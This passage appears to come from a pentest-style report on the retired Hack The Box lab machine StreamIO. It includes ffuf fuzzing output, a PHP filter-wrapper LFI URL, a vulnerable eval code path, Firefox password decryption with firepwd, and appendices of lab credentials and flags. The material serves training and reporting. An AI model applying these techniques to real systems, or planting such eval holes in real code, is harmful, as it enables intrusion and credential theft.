
```
ffuf -k -u 'https://streamio.htb/admin/index.php?FUZZ=id' \
  -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
  -H 'Cookie: PHPSESSID=<session>' -fs 1678
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ ffuf -k -u https://streamio.htb/admin/index.php?FUZZ=id -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H 'Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v' -fs 1678

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://streamio.htb/admin/index.php?FUZZ=id
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Header           : Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1678
________________________________________________

debug                   [Status: 200, Size: 1712, Words: 90, Lines: 50, Duration: 64ms]
movie                   [Status: 200, Size: 320235, Words: 15986, Lines: 10791, Duration: 109ms]
staff                   [Status: 200, Size: 12484, Words: 1784, Lines: 399, Duration: 67ms]
user                    [Status: 200, Size: 2073, Words: 146, Lines: 63, Duration: 79ms]
:: Progress: [6453/6453] :: Job [1/1] :: 502 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

The `debug` parameter was discovered. Passing a PHP filter wrapper returned the base64-encoded source of `index.php`:

```
https://streamio.htb/admin/index.php?debug=php://filter/convert.base64-encode/resource=index.php
```

Decoding the output revealed the application's database connection code, including hardcoded credentials `db_admin:B1@hx31234567890`:



A further ffuf pass against the admin directory found `master.php`. The same PHP filter technique was applied to read its source, revealing the eval/RFI code path exploited in Finding 3:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://streamio.htb/admin/FUZZ -e .php -k -H "Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://streamio.htb/admin/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Header           : Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 157ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 587ms]
# on atleast 2 different hosts.php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 619ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 631ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 649ms]
                        [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 689ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 712ms]
# directory-list-2.3-medium.txt.php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 749ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 772ms]
# Copyright 2007 James Fisher [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 808ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 842ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 877ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 914ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 948ms]
# Priority ordered case sensative list, where entries were found .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 989ms]
# Copyright 2007 James Fisher.php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1014ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1050ms]
index.php               [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1037ms]
# or send a letter to Creative Commons, 171 Second Street, .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1067ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1074ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1110ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1184ms]
# This work is licensed under the Creative Commons .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1190ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1237ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1283ms]
# on atleast 2 different hosts [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1301ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1326ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1331ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1360ms]
Images                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 71ms]
css                     [Status: 301, Size: 154, Words: 9, Lines: 2, Duration: 116ms]
Index.php               [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 81ms]
js                      [Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 84ms]
master.php              [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 123ms]
fonts                   [Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 298ms]
IMAGES                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 83ms]
INDEX.php               [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 99ms]
Fonts                   [Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 60ms]
CSS                     [Status: 301, Size: 154, Words: 9, Lines: 2, Duration: 114ms]
JS                      [Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 68ms]
Master.php              [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 102ms]
MASTER.php              [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 83ms]
                        [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 99ms]
```


```
</div>
<?php
} # while end
?>
<br><hr><br>
<form method="POST">
<input name="include" hidden>
</form>
<?php
if(isset($_POST['include']))
{
if($_POST['include'] == "index.php" )
eval(file_get_contents($_POST['include']));
else
echo(" ---- ERROR ---- ");
}
?>
```

5. Firefox Saved Credentials Expose JDgodd Domain Account - Medium

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	5.5 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	Domain user nikk37 stored credentials for `slack.streamio.htb` in the Firefox password manager. The credential database (`key4.db` and `logins.json`) is stored in the user's roaming profile and is readable by any process running in that user's context. An attacker with access to the nikk37 WinRM session can download the Firefox profile and decrypt the saved credentials offline using firepwd, recovering plaintext passwords without any brute-force or cracking.
Impact	Plaintext credential recovery for the JDgodd domain account (`JDg0dd1s@d0p3cr3@t0r`). JDgodd holds WriteOwner over the Core Staff group, enabling the DACL abuse and LAPS read chain documented in Finding 5.
Affected Component	C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\ — Firefox credential store
Remediation	Enforce a browser credential storage policy that prohibits saving domain or application credentials in locally installed browsers. Deploy a centralised password manager with enforced policy. Remove existing saved credentials from all domain user Firefox profiles and rotate any passwords stored in browser password managers across the environment. Consider Group Policy settings that disable the Firefox password manager (`signon.rememberSignons = false`) for domain-joined machines.
References	• https://github.com/lclevy/firepwd • https://support.mozilla.org/en-US/kb/password-manager-remember-delete-edit-logins

Finding Evidence

WinPEAS was executed on the nikk37 WinRM session and identified Firefox credential files in nikk37's roaming profile:



The Firefox profile directory was downloaded via Evil-WinRM's built-in download feature. firepwd was run against the downloaded profile:

```
python3 firepwd.py -d br53rxeg.default-release
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/streamio/firepwd]
└─$ python3 firepwd-ng.py -dbr53rxeg.default-release
[INFO] - Reading key4-db: verifying master_password
        [!] Master password is correct.
[INFO] - Reading key4-db: obtaining master_key
        [!] Decrypted master_key : b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d0808080808080808

[INFO] - Decrypted 4 logins

  URL: https://slack.streamio.htb
  User: admin
  Pass: JDg0dd1s@d0p3cr3@t0r

  URL: https://slack.streamio.htb
  User: nikk37
  Pass: n1kk1sd0p3t00:)

  URL: https://slack.streamio.htb
  User: yoshihide
  Pass: paddpadd@12

  URL: https://slack.streamio.htb
  User: JDgodd
  Pass: password@12
```

Four credential sets for `slack.streamio.htb` were recovered. Cross-referencing the admin username pattern (`JDg0dd`) with the domain user (`JDgodd`) identified the working credential: **`JDgodd:JDg0dd1s@d0p3cr3@t0r`**. NXC confirmed the credentials were valid for SMB and LDAP authentication.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.12.64	53	DNS	Simple DNS Plus
10.129.12.64	80	HTTP	Microsoft IIS httpd 10.0 — default page only
10.129.12.64	88	Kerberos	Microsoft Windows Kerberos
10.129.12.64	135	RPC	Microsoft Windows RPC
10.129.12.64	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.12.64	389	LDAP	Microsoft Windows AD LDAP (Domain: streamIO.htb)
10.129.12.64	443	HTTPS	PHP 7.2 streaming application — streamio.htb
10.129.12.64	445	SMB	Microsoft SMB
10.129.12.64	636	LDAPS	tcpwrapped
10.129.12.64	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.12.64	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.12.64	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
streamio.htb	Main PHP streaming platform — login, admin panel	SSL certificate SAN
watch.streamio.htb	Movie watch subdomain — search.php SQL injection	SSL certificate SAN

A.4 Exploited Hosts

Host	Scope	Method	Notes
streamio.htb (10.129.12.64)	External	MSSQL UNION injection on search.php + hash cracking	Credential access as yoshihide
streamio.htb (10.129.12.64)	External	PHP LFI via debug + eval/RFI via master.php	RCE as yoshihide
streamio.htb (10.129.12.64)	Internal	sqlcmd backup DB query + hash cracking	WinRM as nikk37; user flag
streamio.htb (10.129.12.64)	Internal	Firefox credential decryption + WriteOwner DACL abuse	LAPS read; WMIExec as Administrator

A.5 Compromised Users

Username	Type	Method	Notes
yoshihide	Domain user	MD5 hash cracked from MSSQL users table	Admin panel access; RCE foothold
db_admin	Service account	PHP LFI leaking index.php source code	MSSQL backup DB access
nikk37	Domain user	MD5 hash from streamio_backup via sqlcmd; cracked offline	WinRM access; user flag
JDgodd	Domain user	Firefox saved credentials decrypted via firepwd	WriteOwner over Core Staff
Administrator	Local administrator	LAPS password read via bloodyAD after Core Staff membership	Full domain access; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
streamio.htb	Web root / HTTP server directory	Remove test.php and ConPtyShell script (con.ps1)
streamio.htb	C:\Users\nikk37	Remove winpeas.exe uploaded during enumeration
streamio.htb	Core Staff group	Verify nikk37 and JDgodd membership is reverted
streamio.htb	Core Staff DACL	Remove GenericAll grant added to JDgodd; restore original ownership

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	streamio.htb	8725b120912ea9c7984851a0273e8a4c	C:\Users\nikk37\Desktop\user.txt	sqlcmd backup DB → nikk37 hash crack → WinRM
2	streamio.htb	0aeb5c90ee1ec255edab8b09da9f5ed0	C:\Users\Martin\Desktop\root.txt	LAPS read → WMIExec as Administrator

End of Report